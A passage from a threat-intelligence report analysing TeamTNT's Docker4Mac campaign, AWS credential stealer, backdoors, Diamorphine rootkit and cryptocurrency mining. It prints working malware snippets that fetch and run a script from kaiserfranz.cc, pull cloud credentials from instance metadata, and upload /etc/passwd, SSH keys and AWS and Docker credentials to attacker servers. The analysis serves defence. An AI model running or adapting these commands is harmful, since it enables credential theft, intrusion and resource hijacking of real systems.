
Docker4Mac

In December 2020, we sourced a sample from a campaign we called Docker4Mac because of the unique string found in the code, a marker indicating the primary targets: Docker users with macOS machines. We determined that the sample was based on a valid script from an open-source project called Weave Scope, which maps, monitors, and manages containers and pods. TeamTNT injected malicious instructions into the file, changing its purpose, luring project users, and infecting container and container orchestration environments.[9]

This campaign aims to steal cloud service provider (CSP) credentials and deploy a cryptocurrency miner during the same routine — something not seen before as the group's other campaigns would perform these actions in different phases of the attack. This was also one of the first times that container orchestration technologies were targeted, in this case via proxy.



```
#!/bin/bash
unset HISTFILE
export HOME=/root
export LC_ALL=C
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/games:/usr/local/games
export SCOPESH='#!/bin/sh

set -eu

ARGS="$*"
SCRIPT_VERSION="1.13.1"
if [ "$SCRIPT_VERSION" = "(unreleased version)" ]; then
    IMAGE_VERSION=latest
else
    IMAGE_VERSION="$SCRIPT_VERSION"
fi
IMAGE_VERSION=${VERSION:-$IMAGE_VERSION}
DOCKERHUB_USER=${DOCKERHUB_USER:-weaveworks}
SCOPE_IMAGE_NAME="$DOCKERHUB_USER/scope"
SCOPE_IMAGE="$SCOPE_IMAGE_NAME:$IMAGE_VERSION"
# Careful: it's easy to operate on (e.g. stop) the wrong scope instance
# when SCOPE{_APP,}_CONTAINER_NAME values differ between runs. Handle
# with care.
SCOPE_CONTAINER_NAME="${SCOPE_CONTAINER_NAME:-weavescope}"
SCOPE_APP_CONTAINER_NAME="${SCOPE_APP_CONTAINER_NAME:-weavescope-app}"
IP_REGEXP="[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}"
IP_ADDR_CMD="find /sys/class/net -type l | xargs -n1 basename | grep -vE 'docker|veth|lo' | \
    xargs -n1 ip addr show | grep inet | awk '{ print \$2 }' | grep -oE '$IP_REGEXP'"
LISTENING_IP_ADDR_CMD="for I in \$( $IP_ADDR_CMD ); do if curl -m 1 -s \${I}:4040 > /dev/null ; then echo \${I}; fi; done"
WEAVESCOPE_DOCKER_ARGS=${WEAVESCOPE_DOCKER_ARGS:-}

# When docker daemon is running with User Namespace enabled, this tool will run into errors:
#  "Privileged mode is incompatible with user namespaces" for `docker run --privileged`
#  "Cannot share the host's network namespace when user namespaces are enabled" for `docker run --net=host`
# To avoid above errors, use `--userns=host` option to let container use host User Namespace.
# This option(saved in $USERNS_HOST) will be inserted ONLY IF docker support `--userns` option.
USERNS_HOST=""
```




```
    stop)
        [ $# -eq 0 ] || usage_and_die
        if docker inspect "$SCOPE_CONTAINER_NAME" >/dev/null 2>&1; then
            docker stop "$SCOPE_CONTAINER_NAME" >/dev/null
        fi
        if check_docker_for_mac; then
            if docker inspect "$SCOPE_APP_CONTAINER_NAME" >/dev/null 2>&1; then
                docker stop "$SCOPE_APP_CONTAINER_NAME" >/dev/null
            fi
        fi
        ;;

    *)
        echo "Unknown scope command '$COMMAND'" >&2
        usage_and_die
        ;;

esac
'

if ! type curl 2>/dev/null 1>/dev/null; then if type apt-get 2>/dev/null 1>/dev/null; then apt-get update --fix-missing 2>/dev/null 1>/dev/null ; apt-get install -y curl 2>/dev/null 1>/dev/null ; apt-get install -y --reinstall curl 2>/dev/null 1>/dev/null ; fi
if type yum 2>/dev/null 1>/dev/null; then yum clean all 2>/dev/null 1>/dev/null ; yum install -y curl 2>/dev/null 1>/dev/null ; yum reinstall -y curl 2>/dev/null 1>/dev/null ; fi
if type apk 2>/dev/null 1>/dev/null; then apk update 2>/dev/null 1>/dev/null ; apk add curl 2>/dev/null 1>/dev/null ; fi ; fi

if ! type wget 2>/dev/null 1>/dev/null; then if type apt-get 2>/dev/null 1>/dev/null; then apt-get update --fix-missing 2>/dev/null 1>/dev/null ; apt-get install -y wget 2>/dev/null 1>/dev/null ; apt-get install -y --reinstall wget 2>/dev/null 1>/dev/null ; fi
if type yum 2>/dev/null 1>/dev/null; then yum clean all 2>/dev/null 1>/dev/null ; yum install -y wget 2>/dev/null 1>/dev/null ; yum reinstall -y wget 2>/dev/null 1>/dev/null ; fi
if type apk 2>/dev/null 1>/dev/null; then apk update 2>/dev/null 1>/dev/null ; apk add wget 2>/dev/null 1>/dev/null ; fi ; fi

function ULOCK(){
ULTHIS=$@
chattr -ia $ULTHIS 2>/dev/null ; tntrecht -ia $ULTHIS 2>/dev/null ; mchattr -ia $ULTHIS 2>/dev/null
}

function DLOAD(){
GET=$1
PUT=$2
wget -q $GET -O $PUT 2>/dev/null ; wge -q $GET -O $PUT 2>/dev/null ; wdl -q $GET -O $PUT 2>/dev/null ; mwget -q $GET -O $PUT 2>/dev/null ; curl -s -Lk $GET -o $PUT 2>/dev/null ; cur -s -Lk $GET -o $PUT 2>/dev/null ; cdl -s -Lk $GET -o $PUT 2>/dev/null ; mcurl -s
-o $PUT 2>/dev/null
}

function CHMODD(){
CHMTHIS=$@
chmod +x $CHMTHIS 2>/dev/null ; mchmod +x $CHMTHIS 2>/dev/null
}

ULOCK / /var/ /var/tmp/ /usr/ /usr/bin/

DLOAD http://kaiserfranz.cc/sf/sh/grab/aws.sh /var/tmp/..aws.ks
cat /var/tmp/..aws.ks | bash
rm -f /var/tmp/..aws.ks
```

Figure 11. Code snippets from the first sample sourced (top) and the last lines of the same sample (bottom) from TeamTNT's Docker4Mac campaign


AWS Stealer

Malicious actors typically exploit a security weakness in a target device to be able to execute their code and ultimately accomplish their goals.[10] But with exploits becoming too expensive to purchase and finding new vulnerabilities becoming more complicated with more secure systems, some malicious actors — in this case, TeamTNT actors — instead look for misconfigurations or improper implementations of settings as an entry point into their target system.

Toward the end of 2020, TeamTNT started a campaign targeting customer instances running on Amazon Web Services (AWS).[11] In this scenario, if TeamTNT was able to compromise and access an instance, the group would be able to access any credentials available via the instance's metadata service. It is important to note that the metadata server can be queried only from inside an instance since the IP address is a link-local address. As containers and misconfigured services were the previous targets of TeamTNT, the group coincidentally had its malware running on a couple of hundred customer instances.



```
#!/bin/bash

export LC_ALL=C

HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}"
export HISTFILE=/dev/null
unset HISTFILE
shopt -ou history
set +o history
HISTSIZE=0

export HOMECALL="http://45.[redacted]"
export SEND_URL="http://45.[redacted]/get"

ROOTAWSFILES=`cat /root/.aws/* 2>/dev/null`
USERAWSFILES=`cat /home/*/.aws/* 2>/dev/null`

if type wget >/dev/null ; then DLOAD="timeout -s SIGKILL 30 wget -q --no-check-certificate -O -"
elif type curl >/dev/null ; then DLOAD="timeout -s SIGKILL 30 curl -s -Lk" ; fi


ACCOUNT_ID=`$DLOAD [redacted] | grep 'AccountId' | awk '{print $3}' | sed 's/"//g'`
DEFAULT_REGION=`$DLOAD [redacted]
ACCOUNT_PROFIL=`$DLOAD [redacted] | grep 'InstanceProfileArn' | awk '{print $3}' | sed 's/",//g' | sed 's/"//g'`
AXX_PROFIL=${ACCOUNT_PROFIL#*/}
    IAM_SECROLE=`$DLOAD [redacted]
    IAM_SECCRED=`$DLOAD [redacted]${IAM_SECROLE}`
        ACCESSKEYID=`$DLOAD [redacted]/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep 'AccessKeyId' | awk '{print $3}' | sed 's/"//g' | sed 's/,//g'`
        SECRET_AKEY=`$DLOAD [redacted]/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep 'SecretAccessKey' | awk '{print $3}' | sed 's/"//g' | sed 's/,//g'`
        SECUR_TOKEN=`$DLOAD [redacted]/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep 'Token' | awk '{print $3}' | sed 's/"//g' | sed 's/,//g'`
            if ! [ -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then AWS_CONTAINER=`$DLOAD http:[redacted]$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI` ; fi
                export RIP=`$DLOAD [redacted]


chattr -ia / /tmp/ 2>/dev/null ; mchattr -ia / /tmp/ 2>/dev/null
echo 'Account ID: '$ACCOUNT_ID > /tmp/.stolen.from.teamtnt
echo 'def region: '$DEFAULT_REGION >> /tmp/.stolen.from.teamtnt
echo 'Axx Profil: '$AXX_PROFIL >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'root aws files: '$ROOTAWSFILES >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt
echo 'user aws files: '$USERAWSFILES >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'AccessKeyId: '$ACCESSKEYID >> /tmp/.stolen.from.teamtnt
echo 'SecretAccessKey: '$SECRET_AKEY >> /tmp/.stolen.from.teamtnt
echo 'Token: '$SECUR_TOKEN >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'AWS Container: '$AWS_CONTAINER >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
```



Index of /[redacted]/aws

Name	Last modified	Size	Description
Parent Directory		-	
001/	2021-02-10 06:40	-	
002/	2021-02-15 02:52	-	
[redacted] - 15.02.2021 - 07-06.txt	2021-02-15 07:06	1.3K	
[redacted] - 15.02.2021 - 09-47.txt	2021-02-15 09:47	1.3K	
[redacted] - 17.02.2021 - 07-00.txt	2021-02-17 07:00	1.3K	
[redacted] 17.02.2021 - 15-08.txt	2021-02-17 15:08	1.3K	
[redacted] 16.02.2021 - 22-29.txt	2021-02-16 22:29	1.3K	

Figure 12. Searching for exploits and misconfigurations in a target system

While TeamTNT's infection routines vary depending on the campaign, a typical attack pattern involves the group's scanner obtaining a list of targets (for example, IP addresses), which it then scans for security weaknesses and misconfigurations, such as unsecured Redis instances, vulnerable internet-of-things (IoT) devices, exposed Docker APIs, leaked credentials, and devices accessible via Secure Shell (SSH).



Scanner
List of targets (e.g., IP addresses)
Scan results
Exploitable security weakness
Payload delivery
Exploitable security weakness
Victim

Figure 13. A typical infection chain used by TeamTNT

If TeamTNT finds a security issue from the obtained scan results, the group starts delivering its payloads to victims. If able to be run on compromised hosts, the group's typical payloads include credential stealers, local network scanners, reverse/bind shells, cryptocurrency miners, and even IRC bots.

For an enterprise, the impact of a successful TeamTNT attack could be particularly devastating. In a later section, we discuss the monetary impact of a cryptocurrency miner payload. But that is just one part of the story: Beyond what an organization or an individual could lose monetarily, attacks could also disrupt whole systems through resource hijacking, leading to denial of service and other interruptions to the operation.

Perhaps even more concerning for an organization is the theft of cloud credentials, which, depending on the permissions associated with them, could allow a malicious actor to access and even gain control over parts of the IT infrastructure. From there, the actor could perform a number of malicious activities, such as shutting down systems, accessing confidential data, creating backdoors to gain permanent access to the system, and, of course, installing cryptocurrency miners and other malware.

Credential Theft Techniques

One of TeamTNT's primary goals with its activities is the theft of an organization's credentials. This could be particularly damaging, as the group could use the credentials, depending on the permissions associated with them, to gain access to other IT systems in order to infect more machines and deploy additional cryptocurrency miners.

In this section, we describe a few of the techniques the group uses to steal credentials.

SSH Credential Theft

A behavior of TeamTNT we have often observed is the theft of local credentials and the creation of local users while ensuring that the selected user is configured to be reachable over SSH. This is done to create a method of returning to the system after the infection. In many cases, the attackers deploy their own SSH public keys.

```
curl -F "userfile=@/etc/passwd" http://sayhi.bplaced.net/uploads/index.php
curl -F "userfile=@/etc/hosts" http://sayhi.bplaced.net/uploads/index.php

ps aux >> /tmp/.psaux; curl -F "userfile=@/tmp/.psaux"
http://sayhi.bplaced.net/uploads/index.php; rm -f /tmp/.psaux
netstat -anop >> /tmp/.netstat; curl -F "userfile=@/tmp/.netstat"
http://sayhi.bplaced.net/uploads/index.php; rm -f /tmp/.netstat

tar cfvz /tmp/.ssh.tar.gz /root/.ssh/ /home/*/.ssh/ /home/*/.bash_history
/root/.ssh/.bash_history
curl -F "userfile=@/tmp/.ssh.tar.gz" http://sayhi.bplaced.net/uploads/index.php
rm -f /tmp/.ssh.tar.gz
```

Figure 14. An example of code used by TeamTNT to search for compromised systems from which the group could steal SSH credentials


AWS Credential Theft

Beginning in the last quarter of 2020, many of the samples we found featured functions designed to search an infected system for AWS credentials. Initially, these samples had only bare-bones features, searching for the credentials file under the root user home folder. But the group soon released a newer variant that expanded the search to other users, with the end goal of gaining access to any credentials placed by customers in ~/.aws/credentials.[12]

The newer versions of the malware now search multiple locations and check environment variables where customers might have placed AWS credentials. The primary targets of these functions are users who use the AWS command-line interface tool or AWS frameworks that allow saving of authorization information on the user's machine — in either plain-text files or plain-text variables.

Docker API Credential Theft

In January 2021, we acquired via a container honeypot a sample that showed an interesting behavior: It searches compromised systems not only for SSH and AWS credentials but also for Docker API credentials. Any credential files that the malware finds are uploaded to a command-and-control (C&C) server.



```
function AWS_ULOAD(){
if ( [ -e /root/.aws/ ] || [ -e /home/*/.aws/ ] ); then
tar cvzf /tmp/aws.tar.gz /root/.aws/credentials /root/.aws/config
/home/*/.aws/credentials /home/*/.aws/config
curl -F "userfile=@/tmp/aws.tar.gz" $RSAUPLOAD 2>/dev/null
rm -f /tmp/aws.tar.gz
history -c
fi
}

function DOCKER_ULOAD(){
if ( [ -e /root/.docker/ ] || [ -e /home/*/.docker/ ] ); then
tar cvzf /tmp/docker.tar.gz /root/.docker/ /home/*/.docker/
curl -F "userfile=@/tmp/docker.tar.gz" $RSAUPLOAD 2>/dev/null
rm -f /tmp/docker.tar.gz
history -c
fi
}
```

Figure 15. An example of code used by TeamTNT to search for compromised systems from which the group could steal Docker API credentials

Docker users who wish to manage the service remotely can customize the API with their desired settings — from no security whatsoever to cryptography and credential requirements. While data from Shodan shows that the number of unsecure Docker APIs have been decreasing, malicious actors are also seemingly adapting to the times by customizing their malware further.


Advanced Credential Harvesting

In 2021, we discovered a TeamTNT campaign with extended credential harvesting capabilities targeting customers of multiple cloud services and other services that potential victims might be using. These include AWS, Cloudflare, Google Cloud, Git, SMB services, FTP, and other services where credentials might be present.[13]


Backdoors

As TeamTNT continuously develops and tests its payloads, we have seen the group deploy multiple backdoors, including two open-source remote shells.[14]

One is named tshd (tiny shell daemon). Using keywords from the reversed binary, we were able to track it back to the open-source GitHub project. The other backdoor is inspired by Q-shell, a remote shell using Blowfish encryption for transmitted data. However, the dominant payload is the adopted IRC bot we describe in the later section on TeamTNT's IRC bot.



```
/* howdy */

switch( message[0] )
{
    case GET_FILE:

        ret = tshd_get_file( client );
        break;

    case PUT_FILE:

        ret = tshd_put_file( client );
        break;

    case RUNSHELL:

        ret = tshd_runshell( client );
        break;

    default:

        ret = 12;
        break;
}

shutdown( client, 2 );
return( ret );
```



```
if ( (unsigned int)getData(fd, &buf, &v6) == 1 && v6 == 1 )
{
  if ( buf == 2 )
  {
    v2 = write_data_file(fd);
  }
  else if ( buf == 3 )
  {
    v2 = bind_shell(fd);
  }
  else
  {
    v2 = 12;
    if ( buf == 1 )
      v2 = read_data_file(fd);
  }
  shutdown(fd, 2);
}
```

Figure 16. Examples of the backdoors used by TeamTNT

Diamorphine Rootkit

Another trend we observed in 2020 is the integration of rootkits into Linux-based threats for persistence and stealth.[15] Stealth, in particular, is a crucial factor for cryptocurrency mining activities since, without any limitations in place, the mining process will quickly raise red flags as the CPU utilization spikes to 100%. Even if this anomalous behavior is not spotted by an administrator, it will likely trigger warnings in the cloud provider's system, which will then send a notification to the user. To get around this, malware authors have introduced new features to hide the process from administrators and system tools.


TeamTNT is no exception. The group uses a kernel-mode open-source rootkit called Diamorphine,[16] which creates function hooks for the following system calls:

- getdents/getdents64: This hook allows hiding file system entries from user-mode applications. The actual process hiding is implemented in this hook as the Unix uses the /proc pseudo-file system as an interface to kernel process structures.
- kill: This hook implements the main functionality of the rootkit, which is dependent on the signal sent to the process based on the following:
    - The signal SIGINVIS = 31 flips the process custom PF_INVISIBLE flag to the task associated with the specified process ID (pid).

```
if ((task = find_task(pid)) == NULL)
               return -ESRCH;
        task->flags ^= PF_INVISIBLE;
        break;
```

    - The signal SIGSUPER = 64 obtains root privileges by committing new credentials with uids = 0.
    - The signal SIGMODINVIS = 63 hides/reveals the presence of the kernel module.

Diamorphine is used for hiding the cryptocurrency mining process in which, in this context, the kernel module itself is hidden by default as the hide function is called during the module initialization phase.




```
if [ -s /.../dia/diamorphine.ko ]; then
echo "diamorphine.ko gefunden!"
kill -31 $(pidof /usr/share/[crypto]); history -c
```

Figure 17. The Diamorphine module initialization phase

The following discussion demonstrates the described behavior of Diamorphine.


After the cryptocurrency process using XMRig is started, the signal SIGINVIS is sent to the mining process.



```
parallels@parallels-Parallels-Virtual-Platform: ~/experiment/rootkit/Diamorphine
parallels@parallels-Parallels-Virtual-Platform:~/experiment/rootkit/Diamorphine/miner$ ./xmrig -o pool.minexmr.com:4444 -u

 * ABOUT        XMRig/6.7.0 gcc/7.5.0
 * LIBS         libuv/1.40.0 OpenSSL/1.1.1i hwloc/2.4.0
 * HUGE PAGES   supported
 * 1GB PAGES    unavailable
 * CPU          Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz (1) 64-bit AES VM
                L2:0.5 MB L3:6.0 MB 2C/2T NUMA:1
 * MEMORY       3.6/3.8 GB (95%)
 * DONATE       1%
 * ASSEMBLY     auto:intel
 * POOL #1      pool.minexmr.com:4444 algo auto
 * COMMANDS     hashrate, pause, resume, results, connection
 * OPENCL       disabled
 * CUDA         disabled
[2021-01-06 11:25:56.758]  net      use pool pool.minexmr.com:4444  37.59.44.193
[2021-01-06 11:25:56.758]  net      new job from pool.minexmr.com:4444 diff 75000 algo rx/0 height 2268471
[2021-01-06 11:25:56.758]  cpu      use argon2 implementation AVX2
[2021-01-06 11:25:56.769]  msr      msr kernel module is not available
[2021-01-06 11:25:56.769]  msr      FAILED TO APPLY MSR MOD, HASHRATE WILL BE LOW
[2021-01-06 11:25:56.769]  randomx  init dataset algo rx/0 (2 threads) seed c90630bbd61902e1...
[2021-01-06 11:25:56.770]  randomx  allocated 2336 MB (2080+256) huge pages 0% 0/1168 +JIT (1 ms)
[2021-01-06 11:26:11.253]  randomx  dataset ready (14483 ms)
[2021-01-06 11:26:11.253]  cpu      use profile  rx  (2 threads) scratchpad 2048 KB
[2021-01-06 11:26:11.255]  cpu      READY threads 2/2 (2) huge pages 0% 0/2 memory 4096 KB (1 ms)
[2021-01-06 11:26:19.424]  net      new job from pool.minexmr.com:4444 diff 75000 algo rx/0 height 2268471
[2021-01-06 11:27:02.627]  net      new job from pool.minexmr.com:4444 diff 75000 algo rx/0 height 2268472
[2021-01-06 11:27:11.294]  miner    speed 10s/60s/15m 330.5 n/a n/a H/s max 339.0 H/s
[2021-01-06 11:28:03.983]  net      new job from pool.minexmr.com:4444 diff 56962 algo rx/0 height 2268472
[2021-01-06 11:28:11.348]  miner    speed 10s/60s/15m 271.6 306.0 n/a H/s max 342.9 H/s
[2021-01-06 11:29:11.389]  miner    speed 10s/60s/15m 299.0 297.2 n/a H/s max 352.5 H/s
[2021-01-06 11:30:11.438]  miner    speed 10s/60s/15m 321.3 312.8 n/a H/s max 352.5 H/s
[2021-01-06 11:30:14.206]  net      new job from pool.minexmr.com:4444 diff 37975 algo rx/0 height 2268473
```

Figure 18. The XMRig process

